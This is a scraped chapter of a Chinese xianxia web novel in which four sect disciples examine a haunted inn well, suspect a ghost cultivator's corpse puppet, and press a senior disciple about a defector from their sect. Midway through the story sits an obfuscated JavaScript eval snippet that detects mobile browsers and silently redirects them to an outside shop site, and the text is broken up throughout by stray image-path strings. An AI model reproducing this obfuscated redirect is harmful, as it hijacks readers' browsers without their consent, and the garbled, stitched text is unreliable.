四个人刚遇上个出事的刘家人,此时不由自主将菜刀主人往刘家人身上猜,但他们也无从考证,便只得先将此事放下,等天亮以后再找人询问。
“我们先在客栈里看看。”离潼关道。
其余三人也都没有意见,只是谢影安哈欠连天。
“……师弟,你很困吗?”
“有点吧,可能真被吸了阳气呢。”谢影安说着又是一个哈欠。
虞生嗤了一声道:“是吗?那你可要小心了,小心被人趁虚而入。”
谢影安听了她的话脸色黑了一瞬,但很快又恢复如常,朝着她“嘁”了一声。
离潼关看热闹不嫌事大地嘻嘻笑了两声:“师妹你怎么跟人学坏了呢,净说难听话。”
谢影安呵呵两下,道:“是本性毕露了吧。我可不爱阴阳怪气,总是有话直说。”
虞生不甘示弱:“仅是难听话直说,其他可不是。”
看着二人针锋相对的模样,离潼关自知多言了,便一下闭了嘴,退后一步将局面交给蝶月来处理。
而蝶月也是个护短的,自然是只帮着虞生说话,她本就同谢影安有不小的矛盾,此时被顷刻激发,直接跟人又吵了一架,吵得离潼关后悔不已。
“好了,好了!都闭上嘴吧!咱们谁都没有错!错在这个该死的不知道魔修还是鬼修!现在我们去抓他!好吧?”离潼关手动关闭了谢影安的嘴,把他气得瞪了他好几眼,甚至直接上嘴咬了。
“哎呦!师弟你这牙口不错啊!”
离潼关捂着自己手上一圈红牙印半闭着一只眼睛叫唤着。
“滚……”谢影安哑着嗓子说。
他刚刚差点被点燃动手跟离潼关打架了。
他最讨厌别人捂着他的口鼻。
虞生觉得此番是有些幼稚了,懒待再理这两人,直接和蝶月先行一步往客栈里头走去了。
离潼关见两人走了,也连忙拉上刚怒火上头的谢影安跟了上去。
他一边走,一边劝说着谢影安:“师弟啊,好男不跟女斗,身为一个大男子汉,你要有肚量,懂吗?听过一句话没有?宰相肚里能撑船……诶诶诶,师弟你别走这么快呀,我说的你都听着了没有?你可别不把师兄的话当回事,长兄如父,我——”
噌——
剑尖已抵在咽喉,离潼关咽了口唾沫,直接举起双手再不敢多言。
“当过我父亲的人都已经死了,而且死的很惨很惨,你也想试试吗?”少年阴郁地说着,刘海投下阴影遮盖之下的双眸中似在燃火。
离潼关紧抿着唇摇了摇头。
谢影安又冷嗖嗖看他一眼,这才收回了剑,转身就走。
他的剑“鸠鹄”属寒冰,按理来说,其散发出的“气”该是纯洁无暇的,可不知是因着剑主灵力不够纯粹心境不够坚定还是如何,那“气”竟是带着些许阴魔意味来。
离潼关看着谢影安的背影,眉目之中透出担忧神情。
他知道自己这个师弟的身上藏了许多秘密,他好奇,但并不打算去深究,他不想揭人伤疤。
“逍遥啊……”
离潼关只求他别同那个人一般,误入歧途。
虞生带着三个人一路走到了阴气至浓之处,是后院的一口井。
井是一个好东西,遇着哪里鬼魂作祟便找它,只要是有井的地方,那可是一找一个准。
井深入地下,常年不见日光,而水让其变得更加潮湿阴凉,简直就是鬼魂天然的安居所。
同时,它也是个杀人抛尸的好地方。
杀了人尸体无处安放该如何?很简单,找口井,把它扔下去就好了,再在上面盖块石头封味封魂,再不济,就向道观里的道士们要几道符,向街上老神棍要也成,把那符纸贴在大石上,如此双重封锁,除非是怨气极重的大鬼,其余小鬼轻而易举就能给镇压个百年。
如若那道士实力够强,更久也有可能。
可此时的井上,却没有贴了符的大石。
空空漆黑一个圆洞,一眼望下去不见底。
“被人击碎了……”
虞生捡起一块井旁的碎石块看了看,又闻了闻,最后确认这便是先前封井的石头。
“被人击碎的?”蝶月走上来蹲在她的身旁,也捡了块石头看看。
虞生点点头,道:“你能看出击碎石头的是何人吗?”
“不能。”蝶月如实道,“你呢?”
“只能知道是一鬼修。”
“鬼修……你可知晓鬼王?”
虞生点头道:“知道,木惊竹嘛,手握太白剑,可驱策千尸万鬼的那个鬼王。”
“是,而他还有一个手下,名为笑花潭,是鬼域圣首,他被世人称之为‘炼尸者’,因他能将尸体炼化为傀儡为己所用,而炼化后的尸体比普通的走尸杀伤力更强,它们是有神智的,有自我意识。”
虞生短暂地沉默了一下,随后看向她,道:“你认为这事是尸傀儡所为?”
“是。”
“尸傀儡是有神智,但也有限,它们的思想不会如人那般深刻,比如它们不会刻意去掩盖自己的气息……”
蝶月拿起一块还在冒着微微黑烟的石头在虞生面前晃了晃:“就发生在不久之前,至多两个时辰。”
虞生看向她笑了笑:“你知道我们两个时辰前在哪儿吗?”
蝶月盯着她,一语不发。
“在米满香,吃着饭呢。而好巧不巧,这家客栈就在米满香的旁侧。”
见蝶月没有要言语的想法,虞生便继续说下去:“方才我们在刘家,半个时辰内天就黑了,这是绝对不可能的,除非有人拥有操控时间流逝的能力。或者,是我们中了幻术。操控时间不可能,这世上没谁能够摆弄它,所以就该是后者,我们中了幻术。你觉得,这幻术该是何时施加的呢?”
蝶月想了想,道:“进入刘家以后?”虞生:“我更倾向于酒楼。酒楼内人多热闹,在里边儿很是轻松欢快。是个很容易降低人们警戒心的地方。如果我是那个要施加幻术的人,我就会选择这样容易让人放松警惕的地方,让他们在不知不觉中落入我的圈套。不过如你所说,击碎这块大石的该是一个尸傀儡,它不该有如此深思熟虑的想法。”
蝶月明白了虞生所想,接续道:“所以你认为,这尸傀儡还有帮手?”
“应该是必然,”虞生道,“笑花潭既然作为圣首,那他应该更加阴险狡诈一些,仅派出一个尸傀儡办事风险太大,他肯定还会再派一个神智清醒的手下。当然了,如若他只是为了在凡间作乱行恶,那便能将以上这些全都推翻。但我想他该是有目的的,不然不会如此精准地就让我们四个中招。”
“可他究竟是什么目的呢……”
虞生正想得入迷,并未发觉,井旁树后,一个黑影正对着她虎视眈眈。
“你们在这嘀嘀咕咕什么呢?说来给我们两也听听呀。”离潼关突然出现道。
藏在树后的黑影本蠢蠢欲动着想要做些什么,但瞧见来人,他便只得又将动作收了回去,重新安安分分地待在阴影里,继续默不作声。
蝶月看向了虞生,意在让她做决定。
虞生接收到她的目光,想着这也不是什么该当做秘密的事情,便将此事都告与了他。
谢影安就站在一旁,她的声音不大不小,总之是能刚好让他听着的。
“这个人知晓我们的一切行动,”虞生神情肃穆,眼神犀利地道,“他能猜到我们接下来要到什么地方去,然后提前做下准备。而我们今日都是跟着四师兄你来行事的。”
“我……我?”离潼关瞪大了眼睛,丝毫没想到虞生会将矛头指向自己,“我我我,不是我啊!我发誓我没有那么做!”
他不知道该如何为自己辩解,因为虞生所言不无道理。
虞生看他紧张模样,却道:“放轻松,我并未怀疑你,只是想问问,以你来看,有什么人可以通晓你在凡界的行踪吗?反正我们三人是不可能的,对不对?你上一回下凡,跟你一起的,是何人?三师兄吗?”
“不可能!”离潼关立马高声道。
说完后,他意识到自己有些失态了,便咳嗽两声,接着道:“不可能是三师兄,不可能是我们宗门的人!”
“这可不一定。”
“虞无卿!”离潼关看着她,眼中起了些红血丝,声量却是在小姑娘始终未有波澜的眼神中逐渐减小了,“你不要妄言。我们宗门的人,怎么能同鬼修有所牵扯?”
虞生并未答他,只道:“笑花潭是谁?”
“鬼域圣首,这你不知道吗?你需要问我吗?”
“在成为鬼域圣首之前,他是谁。”
“我不知道!”
“你知道。”
“我知道?我知道什么?!他一个鬼域有头有脸的人物,我怎么可能会认识他?!!”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17690066|207885||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
“他曾经不是临仙宗的人吗?”
“不是!”离潼关双目通红地咆哮道,“不是……他已经叛出师门了,他已经不是临仙宗的人了。虞生,算我求你了,你别再提他了,别再说这些了……”
虞生是个软硬不吃的铁石心肠:“他为何叛出师门。”
“我不知道。”
“你知道。”
“我不知道!”
“你的眼神会暴露一切,离绝尘。”
“……”
离潼关抬头看向了虞生,一下撞进了她眸中深潭。
虞生盯着他,漆黑的瞳孔下好像有什么在翻涌。
“眼神是最骗不了人的东西。如果一个人能够掩饰自己的眼神来撒谎,那这个人是很可怕很可怕的。”
看着这位师妹,离潼关突然畏惧了。即便是方才谢影安那阴郁似要杀人的眼神也未让他有这种感受。
一圈又一圈,波纹荡漾在眼中,像一次次轮回,一次次重复,重复到让他濒临崩溃,重复到他终于受不了要道出真相。
“我……”
“不必说。”
虞生突然阻止了离潼关:“我对宗门过去的事情并不感兴趣。至少现在是如此。如果你实在不愿意,我不会强求,说不定往后有一天,你会主动告诉我。”
“……我能问你一个问题吗?”离潼关缓了许久,让自己稳定了情绪才问道。
“可以。”
“你为什么会知道,笑花潭曾是临仙宗的人?”
虞生看着他,随后罕见地露出一个她这个年龄孩童该有的玩趣笑容:“秘密。”
谢影安饶有趣味地看着虞生,心中在暗暗盘算着什么东西。
倏然,少女回头了。
和夜色之下的他对视一眼,随后又错开了视线。
那一眼中似有威胁。
“嗤……”他没忍住笑了。
另外三人都各有心事,没人被他这一笑吸引注意。
“拜托你再想想吧,想想有谁会清楚我们的行程。”虞生向离潼关说道。
她收起了自己方才那咄咄逼人的锐气。
离潼关沉默半晌后,道:“我真的不知道,抱歉……”
“没事,不强求。”虞生一边说,一边将碎石往井下去扔了一块,但过了许久,也没能听到石头落水的回音。
“……这井得有多深啊,现在都还没到底。”离潼关努力让自己回到原先那副嘻嘻哈哈不谙世事的模样。
他又说道:“什么人能挖出这么深的井来?打水的时候都不嫌累的吗?”
“或许并非是没到底。”蝶月出声道。
虞生继续接上:“是的,如若下方有尸体垫着,那石头子儿扔下去不出声也是合情合理。”
犹豫了一会儿后,她又道:“我们下去看看,如何?”
离潼关的脸一下子变成了菜色:“不如何。”
蝶月和谢影安倒是都无所谓。
虞生点点头,道:“那正好,我们三个下去,你在上面看着,如有来人,扔块石头下来,然后自己跑去找个地方躲起来。”
“行啊,那谁先来呢?”谢影安看着虞生道,“要不师兄先给你们试试水?”
小姑娘盯着他看了一会儿后,道:“不,我刚刚说错了。你待在井上,同四师兄一起看守。”
“我?让你们两个小姑娘自己下去?无卿啊,师兄知道你对师兄有意见,但现在可不是该赌气的时候,让你们两个那么小的孩子独自下去,实在是太危险了——”
他话音刚落,虞生背在身上的望舒剑就倏然出鞘,直冲井底而去,末了,它返还,回到了虞生的身边。
“井下空间很大,有一定危险,但足够我和蝶月应付。”虞生说道,一句话把谢影安给堵死了。
“……好吧,好吧,既然如此,你们就自己下去吧。唉,师兄一片好心啊……”谢影安演瘾又犯了。
虞生都懒得看他一眼,只准备着东西要下井。
她疑心病太重,谢影安又是个随时可能要她性命的人,她可不敢在如此狭隘且旁若无人的地方跟他一起行动,就算加了个蝶月也不行。
他隐藏了自己的实力,他的境界肯定是不止在凝虚境的,如若他的真实境界为幻神境,那要杀了她和蝶月就是分分钟的事情。他的“气”不纯粹。
虞生闻到了。
他不是纯正的仙修。